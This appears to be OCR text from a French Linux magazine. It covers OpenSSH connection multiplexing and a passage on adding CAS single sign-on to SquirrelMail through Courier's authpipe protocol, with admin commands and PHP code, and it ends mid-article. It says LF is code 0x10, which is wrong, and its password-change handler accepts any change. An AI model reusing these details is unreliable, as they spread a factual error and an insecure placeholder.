Guillaume Allègre, 34 ans, est tombé dans le monde Linux pendant ses études de mathématiques, et il a rejoint en 1998 la GUILDE, le GUL de Grenoble, où il s'occupe aujourd'hui de l'organisation des conférences mensuelles. Après un doctorat de mathématiques appliquées, il a fondé en 2005, avec deux amis, une société de services en logiciels libres.

Multiplexage des connexions



SSH est un protocole incontournable, à la fois parce que c'est une manière fiable et sécurisée pour accéder à des machines quand on n'a qu'une confiance limitée dans le réseau qui va acheminer nos messages, et aussi parce qu'il peut servir de transport pour d'autres protocoles non sécurisés.

Auteur

- Laurent Gautrot

Cet article va aborder une fonctionnalité très utile d'OpenSSH et de la version 2 du protocole pour partager des connexions.

Même si ce n'est pas une nouveauté (la première implémentation est apparue dans OpenSSH version 3.9p1), c'est fichtrement commode, et une petite explication de texte n'est pas totalement superflue.

1 Introduction

Si on parle de sécurité et que l'on parle en même temps de partage de connexion, on peut soulever un sourcil d'incrédulité, et on aura certainement raison. On n'est pas à l'abri d'une utilisation indue des ressources en cas de partage, et il n'y a pas de raison qu'OpenSSH échappe à la règle.

Fort heureusement, il y a aussi la possibilité d'utiliser Netfilter pour empêcher des connexions indésirables, même en local. Et puis, avec SELinux, une politique peut aussi empêcher d'établir des connexions ou se mettre à l'écoute sur un port TCP par exemple.

2 Cas d'utilisation

Imaginez que vous vous connectez sous une certaine identité (toujours la même) sur un serveur.

Imaginez que, pour des besoins particuliers, vous devez ouvrir jusqu'à dix connexions en parallèle sur le même *daemon*. En réalité, pour chaque connexion établie, un nouveau daemon est démarré (*fork*) et est à l'écoute de cette nouvelle connexion.

Ce mécanisme est bien pratique et isole effectivement des processus par rapport à d'autres, mais présente quelques inconvénients.

2.1 Authentifications à répétition

Pour chaque nouvelle connexion, vous devrez repasser par la phase d'authentification, même si c'est fait de manière transparente du point de vue de l'utilisateur à l'aide de clefs ou d'un agent d'authentification.

Mais, si l'on regarde de manière détaillée tout ce qui se passe lors d'une connexion, beaucoup de calculs sont effectués pour négocier l'authentification et le secret partagé pour la suite des communications. Tout cela




Fig. 1 : Connexion SSH sans multiplexage

prend du temps, et débouche sur un processus dédié. Même si Linux est performant sur le `fork()` en raison de l'utilisation du *Copy-On-Write* entre autres, le temps de lancement d'un `sshd` n'est pas nul.

2.2 Redirections

Si un processus démarre et ouvre une redirection de port TCP, et qu'un autre processus l'utilise, en cas de fermeture de la connexion qui supporte la redirection, la connexion de l'autre processus est coupée.

Dans le cas d'une redirection d'agent d'authentification ou de messages X11, le problème est que si elle n'est pas demandée au moment de la connexion, alors il ne sera plus possible de l'ajouter plus tard, sauf à couper la connexion et à ajouter sur la ligne de commande l'option appropriée (`-A` pour `ForwardAgent=yes`, `-X` pour `ForwardX11=yes` ou `-Y` pour `ForwardX11Trusted=yes`).

3 Multiplexons sans plus tarder

Les options qui nous intéressent tout de suite sont :

- `-M` précise que la connexion sera maîtresse (*ControlMaster*)
- `-S` fournit l'emplacement de la *socket* de contrôle (*ControlPath*)

D'un premier terminal, il faut ouvrir la connexion maîtresse.

```
% ssh B -S ~/.ssh/sockets/%r@%h:%p
```

L'emplacement de la socket de contrôle est forcé ici à un emplacement visible seulement pour le compte d'utilisateur qui lance la commande. Cet emplacement comporte le nom du compte d'utilisateur de la machine sur le serveur, le nom du serveur et le port TCP utilisé. Ceci évite la réutilisation indue des connexions.

Ensuite, pour les autres commandes, il suffit de spécifier l'emplacement de la socket de contrôle, qui sera réutilisée, dans la limite de 12 fois.

```
% ssh B -S ~/.ssh/sockets/%r@%h:%p
```

Bien entendu, si une connexion maîtresse est déjà démarrée et que j'essaie d'en démarrer une seconde, `ssh` se plaint à juste titre et désactive le multiplexage tout en continuant :

```
% ssh B -M -S /tmp/test
ControlSocket /tmp/test already exists, disabling multiplexing
```

Juste en passant, l'utilisation d'une socket de contrôle dans `/tmp/` n'est pas une bonne idée. C'est juste pour donner un exemple (pas à suivre) sur une spécification sur la ligne de commandes.

Lors de la déconnexion, un message explicite rappelle que l'on utilise une connexion multiplexée.

```
Shared connection to B closed.
```




Fig. 2 : Connexion SSH avec multiplexage

Le message est différent de ce que l'on aurait lorsque l'on se déconnecte d'une connexion normale ou de la connexion maîtresse :

```
Connection to B closed.
```

Il existe des variantes pour l'ouverture de la connexion maîtresse, pour une approche plus interactive (voir la signification de `ask` pour ControlMaster dans la page de manuel de `ssh_config(5)`). Et, pour faire simple, il est aussi possible d'utiliser la valeur `auto`, qui va automatiquement créer la socket de contrôle lors de la première connexion et la supprimer par la suite quand la dernière connexion est fermée.

4 Exemple de configuration

Plutôt que de spécifier les arguments sur la ligne de commandes, on peut aussi spécifier :

```
Host *
 User machin
 StrictHostKeyChecking ask
```

```
NoHostAuthenticationForLocalhost yes
ControlPath ~/.ssh/sockets/%r@%h:%p
ControlMaster auto
Compression no
NoHostAuthenticationForLocalhost yes
```

5 Avantages du multiplexage de connexions

La connexion est multiplexée, c'est bien. On va pouvoir briller en soirée, mais, concrètement, qu'est-ce que ça peut nous faire ?

Eh bien, la réponse est simple : c'est mieux ! Précisons tout de même que ce n'est pas la panacée, et qu'il peut y avoir des inconvénients.

5.1 Authentification unique

La phase d'authentification est unique, toutes les connexions suivantes sont beaucoup plus rapides, tout simplement parce que l'authentification n'est pas retraitée. Si la partie qui prend le plus de temps est le lancement d'un processus à l'arrivée, comme une application ou un interpréteur de commandes, la différence sera certainement imperceptible.

5.2 Partage des configurations

Si la connexion maîtresse utilise la compression ou des redirections de messages X11, d'agent d'authentification ou de redirections de ports, toutes les connexions partagées héritent de ces paramétrages. C'est normal puisqu'il n'y a qu'une connexion ouverte.

5.3 Reconfiguration d'un ensemble de redirections en une fois

Pour aller plus loin sur le point précédent, le fait d'avoir une connexion partagée permet d'ajouter ou de supprimer par exemple des nouvelles redirections à chaud.

Toutes les connexions qui seraient multiplexées utiliseront alors immédiatement ces nouvelles redirections.

On peut faire ça très simplement à l'aide des séquences d'échappement décrites dans la page de manuel de `ssh(1)`.

Par exemple, si on souhaite ajouter une redirection, et en supposant que le caractère d'échappement pour la connexion maîtresse est le « ~ » (caractère par défaut), on aurait :

```
% ~C
ssh> -L 2345:re.search.wikia.com:80
Forwarding port.
 % netstat -alpetn|grep 2345
tcp   0   0  127.0.0.1:2345  0.0.0.0:*  LISTEN   500   27373   6649/ssh
tcp   0   0  ::1:2345        :::*       LISTEN   500   27372   6649/ssh
```

En réalité, on peut voir cette facilité comme un inconvénient aussi. Au pire, on pourra filtrer l'accès au port sur la boucle locale. Il est aussi possible de spécifier une interface d'écoute différente si on souhaite être plus large.

6 Inconvénients du multiplexage de connexions

6.1 Coupure massive

Évidemment, en cas de coupure de la connexion maîtresse, toutes les connexions sont coupées en une seule fois. Cela a au moins l'avantage d'être rapide. Dans ce cas, `screen` est votre ami.

6.2 Les restes de la veille

Si la dernière connexion est coupée brutalement (signal `KILL` par exemple), la socket de contrôle reste sur place et empêche les prochains multiplexages. On doit alors la supprimer manuellement.

6.3 Comportement de programmes tiers

Il y a eu des soucis avec le transport svn+ssh et le multiplexage de connexion. Je dois reconnaître que je n'ai pas suivi ce problème, mais le contournement est de désactiver le multiplexage pour les connexions svn. C'est finalement assez simple avec un fichier de configuration par utilisateur :

- *Host svnhost*
- *User svnuser*
- *ControlMaster no*

6.4 En cas d'oubli

Si l'on a oublié de demander le multiplexage explicite des connexions ou si l'on n'a pas précisé une option de compression ou de redirection des messages X11, il faudra démarrer explicitement une nouvelle connexion sans multiplexage ou fermer la connexion existante.

```
% ssh B -MM
ControlSocket … already exists, disabling multiplexing
Last login: Sun Feb  8 15:15:20 2009 from b
```

En supposant qu'il existe une connexion multiplexée avec cette socket, une connexion non multiplexée sera ouverte.

7 Conclusion

Le multiplexage est très simple à mettre en œuvre, et même s'il a aussi quelques inconvénients et limites, comme le nombre de connexions multiplexées dans une seule connexion maîtresse, le confort d'utilisation est indéniable.

Du point de vue de la sécurité, le multiplexage n'introduit pas plus de failles qu'une authentification à l'aide d'un agent.

Laissez-vous tenter, l'essayer, c'est l'adopter !

Auteur : Laurent Gautrot

Remerciements

Merci aux Mongueurs de Perl francophones pour la relecture.

Références

- http://www.openssh.org/
- Les pages de manuel de **ssh(1)** et **ssh_config(5)**.

« CASification » de SquirrelMail

Cet article propose une solution d'utilisation de l'authentification SSO CAS (Central Authentication Service) sur un service Web de consultation et d'envoi de mails.

Auteur

- Christophe Borelly

1 Principe de la « CASification »

La « CASification » est un néologisme qui signifie : ajouter le support de l'authentification CAS. Le site du projet JA-SIG **[1]** indique le nom d'un certain nombre d'applications déjà « CASifiées » (Horde, Tomcat Manager, WebCalendar, etc.).

Dans cet article, nous allons adapter le système d'authentification de SquirrelMail **[2]**, qui est un client de messagerie IMAP (*Internet Message Access Protocol*) écrit en PHP, pour le rendre compatible avec CAS. Nous utiliserons pour cela la bibliothèque **phpCAS** présentée dans le numéro 114 de *GLMF*.

Quand l'authentification n'est pas directement réalisée par l'application que l'on veut « CASifier », il faut adapter la partie client et la partie serveur. La CASification consiste donc ici à modifier le système d'authentification du serveur IMAP pour qu'il puisse valider un ticket CAS plutôt qu'un couple utilisateur/mot de passe et à ajouter un script PHP permettant d'obtenir le ticket CAS sur SquirrelMail. Ce ticket étant validé par un autre service que le script qui l'a demandé, il faut qu'il soit de type **PROXY** (voir *GLMF* n° 114).

Dans le cas qui nous intéresse, le service IMAP sera fourni par **Courier-IMAP** **[3]** qui utilise le format de boite aux lettres **Maildir**. Ce serveur est une des briques qui permet d'aboutir au résultat escompté, car il possède un système d'authentification modulable et complètement personnalisable.

2 L'environnement de travail

Le serveur de cet article, que l'on appellera **mail.iutbeziers.fr**, va donc héberger au minimum :

- Un service IMAP d'accès aux messages réalisé avec Courier-IMAP. Ce serveur propose également le support de POP3 (*Post Office Protocol Version 3*).
- Un service SMTP (*Simple Mail Transfert Protocol*) de transfert et d'envoi de mails. La configuration de ce service ne sera pas détaillée ici, car celui-ci pourrait faire l'objet d'un article à part entière. Dans les faits, il s'agit d'un serveur **Exim** **[4]** utilisant un annuaire LDAP.
- Un serveur Web supportant SSL/TLS avec le client de messagerie SquirrelMail.

L'environnement de travail contient donc également un annuaire LDAP (**ldap.iutbeziers.fr**) qui héberge la base des utilisateurs du système de messagerie.

Un troisième serveur réalise l'authentification CAS (**cas.iutbeziers.fr**). Il est configuré pour interroger l'annuaire de façon sécurisée avec LDAPS (Voir « Utilisation de CAS-Toolbox » dans le n° 113 de *GLMF*).

Ces serveurs peuvent être localisés sur des machines distinctes ou non suivant la charge et la tolérances aux pannes que l'on veut mettre en place. Il faut également réfléchir aux adresses IP et aux services ouverts sur l'internet dans le cas d'une architecture utilisant NAT (*Network Address Translation*).

Nous nous placerons ici, dans un réseau local simple pour ne pas compliquer les choses et montrer seulement la faisabilité de la « CASification » de SquirrelMail.

2.1 Installation de SquirrelMail

SquirrelMail **[2]** est développé en PHP. Il s'installe facilement sur un serveur Web en

: authentification SSO sur un WEBmail IMAP

copiant les fichiers de l'archive dans un répertoire publié par le serveur. Dans cet article, le serveur Web est un Apache **httpd** sur lequel on a activé le module SSL/TLS pour sécuriser la consultation de la messagerie. Il sera utilisé uniquement pour fournir le service WEBmail. On va donc installer SquirrelMail à la racine du site qui est par défaut sur cette machine : **/usr/local/apache2/htdocs**.

Le fichier de configuration **httpd.conf** indique que le service Web prend l'identité de l'utilisateur **daemon** du groupe **daemon** :

```
egrep '^User|^Group' /usr/local/apache2/conf/httpd.conf
User daemon
Group daemon
```

La gestion des mails avec fichiers attachés impose d'autoriser cet utilisateur à pouvoir écrire dans le répertoire **/var/local/squirrelmail/attach** (valeur par défaut). L'installation de SquirrelMail se fera donc ainsi :

```
cd /usr/local/src
tar xvjf ~/squirrelmail-1.4.16.tar.bz2
cd squirrelmail-1.4.16
# Si besoin, effacement des fichiers de la racine du site WEB :
#rm -rv /usr/local/apache2/htdocs/*
cp -r * /usr/local/apache2/htdocs
chown -R daemon:daemon /usr/local/apache2/htdocs
mkdir -p /var/local/squirrelmail/data
mkdir /var/local/squirrelmail/attach
chmod -R 730 /var/local/squirrelmail
chown -R daemon:daemon /var/local/squirrelmail
```

La dernière étape consiste à configurer SquirrelMail en exécutant le script Perl : **/usr/local/apache2/htdocs/config/conf.pl** (On peut aussi directement créer le fichier **config/config.php** à partir de l'exemple donné dans **config/config_default.php**).

Peu de choses sont à modifier, à part (voir le fichier INSTALL) :

- Le domaine géré par défaut (dans le menu **2**, puis **1**). Tapez ensuite **s** (pour sauver), puis **r** (pour revenir au menu général).
- Le type de serveur (dans le menu **2**, puis **A**, puis **8**). Tapez ensuite **s** (pour sauver), puis **r** (pour revenir au menu général).
- Tapez **q** pour finir.

```
General
-------
1.  Domain                 : iutbeziers.fr
2.  Invert Time            : false
3.  Sendmail or SMTP       : SMTP
```

```
IMAP Settings
-------------
4.  IMAP Server            : localhost
5.  IMAP Port              : 143
6.  Authentication type    : login
7.  Secure IMAP (TLS)      : false
8.  Server software        : courier
9.  Delimiter              : detect
B.  Update SMTP Settings   : localhost:25
H.  Hide IMAP Server Settings
```

On peut enfin vérifier la configuration sur l'URL **http://locahost/src/configtest.php** et apporter les modifications nécessaires si besoin.




Figure 1 : Test de la configuration de SquirrelMail

Pour éviter de surcharger de messages d'erreurs le fichier de log du serveur httpd, on peut créer un fichier **favicon.ico** que l'on placera à la racine du site Web. Un petit utilitaire transforme des fichiers png en fichier de type ico : **png2ico** **[5]**.

```
png2ico favicon.ico logo16x16.png logo32x32.png
mv favicon.ico /usr/local/apache2/htdocs/
```

2.2 Installation de courier

Le serveur IMAP **[3]** comprend 2 parties, une qui gère l'authentification des utilisateurs (**courier-authlib**) et l'autre qui réalise le service IMAP/POP3 proprement dit (**courier-imap**).

L'installation se fait donc en commençant par la bibliothèque d'authentification.

Afin de pouvoir faire rapidement des tests de l'environnement de travail, on va activer le module **authshadow** qui permet d'utiliser la base locale des utilisateurs du système. Ce module ne sera pas activé dans la version de production.

```
cd /usr/local/src
tar xvjf ~/courier-authlib-0.61.0.tar.bz2
cd courier-authlib-0.61.0
./configure --with-authshadow
make
make install
make install-configure
```

La configuration du démon d'authentification se fait ensuite dans le fichier **/usr/local/etc/authlib/authdaemonrc**.

Pour vérifier le système, nous allons dans un premier temps activer le mode *debug* :

```
Ligne 27 : authmodulelist="authshadow"
Ligne 75 : DEBUG_LOGIN=1
```

L'installation se poursuit par la compilation de **courier-imap** :

```
cd ..
tar xvjf ~/courier-imap-4.4.1.tar.bz2
cd courier-imap-4.4.1
./configure --mandir=/usr/local/man
make
make check
make install
make install-configure
```

La configuration du serveur IMAP se fait dans les fichiers **/usr/lib/courier-imap/etc/imapd** pour le port IMAP (143) et **/usr/lib/courier-imap/etc/imapd-ssl** pour le port IMAPS (993).

Nous allons configurer le serveur pour qu'il écoute le port IMAP sur l'interface de bouclage (seulement pour SquirrelMail) et que le port IMAPS ne soit visible que sur l'interface réseau connectée au LAN (192.168.0.5/24) pour les clients applicatifs comme Thunderbird.

On modifie pour cela la ligne 24 de **imapd** (ADDRESS=127.0.0.1) et la ligne 24 de **imapd-ssl** (SSLADDRESS=192.168.0.5).

Pour la partie SSL, il faut préciser le certificat X.509 à utiliser. Courrier-imap fournit un script pour générer un certificat auto-signé (**/usr/lib/courier-imap/share/mkimapdcert**), mais nous allons préférer utiliser notre propre autorité de certification en réutilisant le certificat installé sur le serveur httpd (**mail.iutbeziers.fr**). La clé privée (**mail.iutbeziers.fr.key**) ainsi que le certificat (**mail.iutbeziers.fr.crt**) doivent être concaténés dans le fichier **/usr/lib/courier-imap/share/imapd.pem**. On peut taper les commandes suivantes dans le cas où le certificat et la clé privée se trouvent dans le répertoire de configuration du serveur Apache :

```
DEST=/usr/lib/courier-imap/share/imapd.pem
CERT_BASE=/usr/local/apache2/conf/mail.iutbeziers.fr
cat ${CERT_BASE}.key > $DEST
cat ${CERT_BASE}.crt >> $DEST
```

Le démarrage des services authdaemon, IMAP et IMAPS est alors possible :

```
/usr/local/sbin/authdaemond start
/usr/lib/courier-imap/libexec/imapd.rc start
/usr/lib/courier-imap/libexec/imapd-ssl.rc start
netstat -nlpt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State  PID/Program name
tcp     0      0 127.0.0.1:143   0.0.0.0:*       LISTEN 3429/couriertcpd
tcp     0      0 192.168.0.5:993 0.0.0.0:*       LISTEN 3436/couriertcpd
tcp     0      0 0.0.0.0:6000    0.0.0.0:*       LISTEN 3481/X
tcp     0      0 0.0.0.0:80      0.0.0.0:*       LISTEN 3404/httpd
tcp     0      0 0.0.0.0:22      0.0.0.0:*       LISTEN 3355/sshd
tcp     0      0 0.0.0.0:443     0.0.0.0:*       LISTEN 3404/httpd
```

On peut maintenant tester notre installation en créant un utilisateur local avec la commande **adduser cb** et en répondant aux questions posées avec les valeurs par défaut (sauf pour le mot de passe qui sera fixé à *cb1234*). Une autre solution consiste à utiliser directement la commande suivante :

```
useradd -s /bin/bash -p $(openssl passwd -1 cb1234) cb
```

On simule ensuite une arborescence de type **Maildir** dans le répertoire de cet utilisateur :

```
mkdir -p /home/cb/Maildir
cd /home/cb/Maildir
mkdir cur new tmp
chown -R cb:users /home/cb
```

Il est enfin possible de naviguer sur l'URL **http://localhost/index.php** (ou bien sur **https://mail.iutbeziers.fr/index.php**) :




Figure 2 : Interface graphique de SquirrelMail une fois authentifié

Dans le fichier de log **/var/log/maillog**, on peut voir le détail du processus d'authentification :

```
...
Nov 26 18:35:01 pccb imapd: Connection, ip=[::ffff:127.0.0.1]
```

```
Nov 26 18:35:01 pccb authdaemond: received auth request, service=imap,
authtype=login
Nov 26 18:35:01 pccb authdaemond: authshadow: trying this module
Nov 26 18:35:01 pccb authdaemond: authshadow: sysusername=cb,
sysuserid=<null>, sysgroupid=100, homedir=/home/cb, address=cb,
fullname=,,,, maildir=<null>, quota=<null>, options=<null>
Nov 26 18:35:01 pccb authdaemond: password matches successfully
```

```
Nov 26 18:35:01 pccb authdaemond: Authenticated: sysusername=cb,
sysuserid=<null>, sysgroupid=100, homedir=/home/cb, address=cb,
fullname=,,,, maildir=<null>, quota=<null>, options=<null>
Nov 26 18:35:01 pccb imapd: LOGIN, user=cb, ip=[::ffff:127.0.0.1],
port=[55460], protocol=IMAP
Nov 26 18:35:01 pccb imapd: LOGOUT, user=cb, ip=[::ffff:127.0.0.1],
headers=0, body=0, rcvd=385, sent=1144, time=0
```

3 Paramétrage de l'authentification

Nous voici arrivés dans le cœur de la solution de la « CASification ». Un des atouts principaux de la bibliothèque **courier-authlib** (voir **README.authlib.html**) est qu'elle permet de personnaliser complètement le système d'authentification si on sélectionne le module **authpipe** à la ligne 27 du fichier **/usr/local/etc/authlib/authdaemonrc**. On peut alors écrire un programme dans n'importe quel langage, pourvu qu'il respecte bien le protocole **authpipe**. Un exemple en Perl est fourni avec **courier-authlib** : **samplepipe.pl**.

Le programme d'authentification doit s'appeler **/usr/local/etc/authlib/authProg** sous peine de voir le message suivant dans le fichier de log **/var/log/maillog** :

```
Nov 26 18:49:32 pccb authdaemond: modules="authpipe", daemons=5
Nov 26 18:49:32 pccb authdaemond: Installing libauthpipe
Nov 26 18:49:32 pccb authdaemond: authpipe: disabled: failed to stat
pipe program /usr/local/etc/authlib/authProg: No such file or directory
Nov 26 18:49:32 pccb authdaemond: Installation complete: authpipe
```

3.1 Le protocole authpipe

Ce protocole est utilisé en interne du serveur courrier entre les services **pop3d**, **imapd**, **webmail** et le programme **authdaemon**. Quatre requêtes sont possibles : **PRE**, **AUTH**, **PASSWD** et **ENUMERATE**.

3.1.1 La commande PRE

Elle retourne les informations sur un compte utilisateur donné (**username**) pour un **service** donné (par exemple **imap** ou **pop3**). Le format de cette requête est le suivant (**LF** indiquant le code 0x10 ou *Line Feed* pour passer à la ligne) :

```
PRE . service username<LF>
```

Si le compte existe, le programme doit retourner une liste d'attributs de la forme **ATTR=value<LF>** (un seul attribut par ligne). Cette liste se termine par une ligne composée uniquement du caractère point. Les attributs obligatoires sont les suivants : **UID** ou **USERNAME**, **GID**, **HOME** et **ADDRESS**.

Si le compte n'existe pas, il faut renvoyer la valeur **FAIL<LF>**. S'il y a un problème temporaire d'accès aux données (base de données arrêtée, annuaire injoignable, etc.), le programme doit se terminer en fermant les flots d'entrée/sortie.

3.1.2 La commande AUTH

C'est la commande de vérification d'identité. Il faut indiquer la taille des données d'identification en début de commande.

```
AUTH len<LF>auth-data
```

Les données proprement dites (**auth-data**) ne se terminent pas forcément par **<LF>**. Leur format dépendant d'un des quatre systèmes suivants :

```
service<LF>login<LF>username<LF>password[<LF>]
service<LF>cram-md5<LF>challenge<LF>response[<LF>]
service<LF>cram-sha1<LF>challenge<LF>response[<LF>]
service<LF>cram-sha256<LF>challenge<LF>response[<LF>]
```

En cas de succès, cette commande renvoie les données du compte correspondant dans le même format que la commande **PRE**. En cas de compte inexistant, de mot de passe erroné ou d'authentification non supportée, le programme doit retourner **FAIL<LF>**.

Par défaut, SquirrelMail utilise le service **imap** et une authentification de type **login** (valeurs en clair).

3.1.3 La commande PASSWD

Elle permet de changer le mot de passe de l'utilisateur :

```
PASSWD service<TAB>username<TAB>oldpassword<TAB>newpassword<TAB><LF>
```

Dans un premier temps, on peut laisser cette fonctionnalité de côté en renvoyant la chaîne **OK<LF>** dans tous les cas.

3.1.4 La commande ENUMERATE

Cette commande permet d'obtenir la liste des comptes utilisateur (un par ligne) au format suivant :

```
ENUMERATE<LF>
username<TAB>uid<TAB>gid<TAB>homedir<TAB>maildir<TAB>options<LF>
```

Si on ne veut pas implémenter cette fonctionnalité, il faut simplement renvoyer une ligne contenant un point.

4 La solution pour la CASification

Dans notre cas, le langage le plus approprié pour le programme d'authentification est le PHP, puisque SquirrelMail est écrit en PHP. De plus, toutes les fonctions spécifiques à l'authentification CAS sont disponibles avec la bibliothèque **phpCAS**.

L'algorithme global du programme commence par la lecture et l'analyse de la commande présente sur le flot d'entrée (lignes 3, 4, 11, 28 et 33). S'il s'agit de **PRE**, on va renvoyer le résultat (ligne 8) à l'aide d'une fonction que l'on détaillera plus tard : **sendData()**. Les commandes **PASSWORD** et **ENUMERATE** renverront pour l'instant le minimum de données (voir lignes 30 et 35).

La commande **AUTH**, quant à elle, testera en premier une authentification de type CAS (fonction **validateCAS()** à la ligne 20). C'est cette fonction qui réalise la « CASification » du système côté serveur. Afin de permettre aux logiciels non CASifiés de fonctionner également, le programme testera ensuite une authentification LDAP avec la fonction **validateLDAP()**.

En cas de succès de l'une ou l'autre de ces authentifications, le programme appelle à l'instar de la commande **PRE**, la fonction **sendData()** à la ligne 23.

La fonction **cbExit()** termine le programme correctement en fermant toutes les ressources ouvertes par le programme. Elle ne sera pas détaillée ici.

Voici donc un extrait simplifié du programme correspondant à cette partie :

```
…
01 define('LF',"\n");
02 // Gestion du protocole AUTHPIPE
03 $cmd=fgets(STDIN);$cmd=rtrim($cmd,LF);
04 if (preg_match('/^PRE \. (\S+) (.*)$/',$cmd,$r))
05 {
06     $service=$r[1];
07     $user=$r[2];
08     sendData($ldap,$user);
09     cbExit(0);
10 }
11 elseif (preg_match('/^AUTH (\d+)$/',$cmd,$r))
12 {
13     $len=$r[1];
14     $authdata=fread(STDIN,$len);
15     if ($authdata===false) {cbExit(1);}
16     list($service,$authtype,$user,$password)=@explode(LF,$authdata);
17     switch ($authtype)
18     {
19         case 'login':
20         if (validateCAS($db,$user,$password)
21           ||validateLDAP($ldap,$user,$password))
22         {
23             sendData($ldap,$user);
24             cbExit(0);
25         }
26     }
27 }
```

```
28 elseif (preg_match('/^PASSWD (.*?)\t(.*?)\t(.*?)\t(.*?)$/',$cmd,$r))
29 {
30     echo 'OK'.LF;
31     cbExit(0);
32 }
33 elseif (preg_match('/^ENUMERATE$/',$cmd,$r))
34 {
35     echo '.'.LF;
36     cbExit(0);
37 }
38 cbExit(1);
```

Le serveur SMTP est réalisé avec Exim **[4]** et il est configuré pour archiver les messages dans le répertoire **/home/USER** pour l'utilisateur **USER**, mais le compte système correspondant n'existe pas (il est simplement défini sur l'annuaire LDAP). Le vrai propriétaire de tous ces fichiers est le même pour toutes les boites aux lettres. Ce compte commun a été fixé tout simplement à **exim** (UID=GID=102).

4.1 La fonction sendData()

La fonction **sendData()** va donc devoir renvoyer un certain nombre de paramètres qui ne vont pas changer (**USERNAME**, **UID**, **GID**, lignes 12 à 14), d'autres seront construits à partir du nom d'utilisateur (**HOME** et **MAILDIR**, lignes 15 et 16) et d'autres seront issus de l'annuaire (**ADDRESS** et **NAME**, lignes 7 et 27). Pour cela, le filtre de recherche LDAP de la ligne 6 précise que les objets recherchés sont de type **inetOrgPerson**, qu'ils possèdent un champ **mail** et que leur champ **cn** est égal à celui de l'utilisateur contenu dans la variable **$user**. Les valeurs retournées par l'annuaire correspondent aux champs **mail** et **description** (ligne 7). Ces valeurs seront respectivement attribuées aux mots clés **ADDRESS** et **NAME** à la ligne 27.

La connexion au serveur LDAP (référencée par la variable **$ldap**) est faite en début de programme :

```
#!/usr/local/bin/php
<?php
$ldap=ldap_connect('ldaps://ldap.iutbeziers.fr/');
ldap_set_option($ldap,LDAP_OPT_PROTOCOL_VERSION,3); // Obligatoire avec
Active Directory
ldap_set_option($ldap,LDAP_OPT_REFERRALS,0);
…
?>
```

Il faut, bien évidemment (puisque l'on sécurise la connexion avec LDAPS), indiquer où se trouve le certificat de CA correspondant au certificat du serveur LDAP utilisé. Cela se fait dans le fichier **/usr/local/etc/openldap/ldap.conf** avec la directive **TLS_CACERT** :

```
